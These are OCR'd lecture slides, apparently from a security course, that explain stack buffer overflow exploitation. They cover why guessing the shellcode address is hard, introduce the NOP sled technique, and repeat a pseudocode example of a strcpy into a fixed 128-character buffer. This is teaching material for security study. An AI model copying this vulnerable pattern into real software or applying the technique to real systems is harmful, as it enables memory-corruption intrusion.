
- Must jump to the precise start of the shellcode



Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode




Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs



Hitting the Target


Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?



Hitting the Target

Address of shellcode must be guessed exactly


- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?

- Cheat!
- Make the target even bigger so it's easier to hit ;)



Hit the Ski Slopes

Most CPUs support no-op instructions

- Simple, one byte instructions that don’t do anything
- On Intel x86, 0x90 is the NOP

Hit the Ski Slopes

Most CPUs support no-op instructions

- Simple, one byte instructions that don't do anything
- On Intel x86, 0x90 is the NOP


Key idea: build a NOP sled in front of the shellcode

- Acts as a big ramp
- If the instruction pointer lands anywhere on the ramp, it will execute NOPs until it hits the shellcode

Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



Exploit v2

IP


```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

